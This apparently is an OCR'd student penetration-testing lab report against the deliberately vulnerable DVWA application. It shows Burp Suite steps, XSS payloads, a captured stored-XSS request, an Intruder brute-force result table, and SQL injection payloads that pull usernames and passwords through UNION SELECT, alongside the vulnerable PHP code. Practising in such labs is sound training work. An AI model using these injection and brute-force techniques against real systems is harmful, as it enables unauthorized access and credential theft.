

Part 2 - Penetration Testing Project

The first thing we open METASPLOIT2 to start exploitation the vulnerability




We have now Ip address we take it and open in our browser then choose DVWA to start then go to DVWA Security to choose the level




The tool that will be use is Burp Suite now repair it

1- Open it and press start



2- Target Scoping: Analyze the spidering results to identify high-value targets for further testing, such as:

- User input fields in forms (login, registration, search, and others).
- Dynamic parameters in URLs
- Cookies and other session-related data.




After select the scope and select the level now will start


- Vulnerability Assessment:

1) XSS Reflected
   (Easy –medium – high)level


   After enter the user name and password >>>test
   And open proxy (intercept on)
   We found request that can edit it



   We sent it to repeater and write the payload





   The payload is <script >alert(1)</script>



Boom we found the vulnerability that's it .


Now start anew level by use the same methodology that I follow it






The payload is <SCRIPT>alert(1)</script>

Note : the payload is shown in the URL







The payload is <img src=x onerror=alert(“1”)>


****


- Stored XSS

The same levels we will use




Not secure
192.168.13.133/dvwa/vulnerabilities/xss_s/
192.168.13.133 says
You have been hacked!
OK


Burp Project Intruder Repeater View Help
Burp Suite Professional v2024.9.4 - Temporary Project - Licensed to ZerODayLab Crew
Dashboard Target Proxy Intruder Repeater Collaborator Sequence Decoder Comparer Logger Organizer Extensions Learn
Send Cancel
Target: http://192.168.13.133
HTTP/1
Request
Pretty Raw Hex
POST /dvwa/vulnerabilities/xss_s/ HTTP/1.1
Host: 192.168.13.133
Content-Length: 85
Cache-Control: max-age=0
Origin: http://192.168.13.133
Content-Type: application/x-www-form-urlencoded
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/131.0.0.0 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Referer: http://192.168.13.133/dvwa/vulnerabilities/xss_s/
Accept-Encoding: gzip, deflate, br
Accept-Language: en-GB,en-US;q=0.9,en;q=0.8,ar;q=0.7
Cookie: security=low; PHPSESSID=b30c64bd50488ff158bb6b5b781cba07
Connection: keep-alive
txtName=test&mtxMessage=<imgsrc=xonerror=alert("falcon")>
&btnSign=Sign+Guestbook
Response
Pretty Raw Hex Render
HTTP/1.1 200 OK
Date: Fri, 03 Jan 2025 15:25:01 GMT
Server: Apache/2.2.8 (Ubuntu) DAV/2
X-Powered-By: PHP/5.2.4-2ubuntu5.10
Pragma: no-cache
Cache-Control: no-cache, must-revalidate
Expires: Tue, 23 Jun 2009 12:00:00 GMT
Content-Length: 5662
Keep-Alive: timeout=15, max=100
Connection: Keep-Alive
Content-Type: text/html;charset=utf-8
<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Strict//EN" "http://www.w3.org/TR/xhtml1/DTD/xhtml1-strict.dtd">
<html xmlns="http://www.w3.org/1999/xhtml">
<head>
<meta http-equiv="Content-Type" content="text/html; charset=UTF-8" />
<title>
Damn Vulnerable Web App (DVWA) v1.0.7 :: Vulnerability: Stored Cross Site Scripting (XSS)
</title>
<link rel="stylesheet" type="text/css" href="../../dvwa/css/main.css" />
<link rel="icon" type="\image/ico" href="../../favicon.ico" />
<script type="text/javascript" src="../../dvwa/js/dvwaPage.js">
</script>
</head>
<body class="home">
Inspector
Request attributes 2
Request query parameters 0
Request body parameters 3
Request cookies 2
Request headers 13
Response headers 10
Inspector
Notes
Search
0 highlights
Done
6,010 bytes | 24 millis
Event log (1)
All issues (6)
Memory: 227.6MB




****


Brute Force Attacks:

After enter user name and password test ,and open proxy (intercept) send request to intruder and select the key word test and press Add$

Next step write payloads and press start attack



The result is :



Request	Position	Payload	Status code	Response received	Error	Timeout	Length	Comment
5	1	password	200	423			4921	
6	1	okay	200	354			4921	
7	1	list	200	280			4921	
8	2		200	208			4921	
9	2	admin	200	318			4921	
10	2	omar	200	258			4920	
11	2	1234	200	197			4920	
12	2	password	200	204			4920	
13	2	okay	200	186			4920	
14	2	list	200	140			4920	

When we found the length change that is the right payload to login tats it

****

SQL Injection:


```
<?php

if( isset( $_REQUEST[ 'Submit' ] ) ) {
    // Get input
    $id = $_REQUEST[ 'id' ];

    // Check database
    $query  = "SELECT first_name, last_name FROM users WHERE user_id = '$id';";
    $result = mysqli_query($GLOBALS["___mysqli_ston"],  $query ) or die( '<pre>' . ((is_object($GLOBALS["___mysqli_ston"])) ? mysqli_error($GLOBALS["___mysqli_ston"]) : (($___mysqli_res = mysqli_connect_error()) ? $___mysqli_res : false)) . '</pre>' );

    // Get results
    while( $row = mysqli_fetch_assoc( $result ) ) {
        // Get values
        $first = $row["first_name"];
        $last  = $row["last_name"];

        // Feedback for end user
        echo "<pre>ID: {$id}<br />First name: {$first}<br />Surname: {$last}</pre>";
    }

    mysqli_close($GLOBALS["___mysqli_ston"]);
}

?>
```

The payload is:

1)1' OR '1'='1'#

2)'UNION SELECT user, password FROM users --

3) `'UNION SELECT user, password FROM users --`

4) `'UNION SELECT table_name, NULL FROM information_schema.tables --`

The result will be :

Home
Instructions
Setup / Reset DB

Brute Force
Command Injection
CSRF
File Inclusion
File Upload
Insecure CAPTCHA
SQL Injection

Vulnerability: SQL Injection

User ID: 1 Submit

```
ID: 1
First name: admin
Surname: admin
```

More Information

- http://www.securiteam.com/securityreviews/5DP0N
- https://en.wikipedia.org/wiki/SQL_injection
- http://ferruh.mavituna.com/sql-injection-cheatshee
- http://pentestmonkey.net/cheat-sheet/sql-injection

Vulnerability: SQL Injection

User ID: Submit

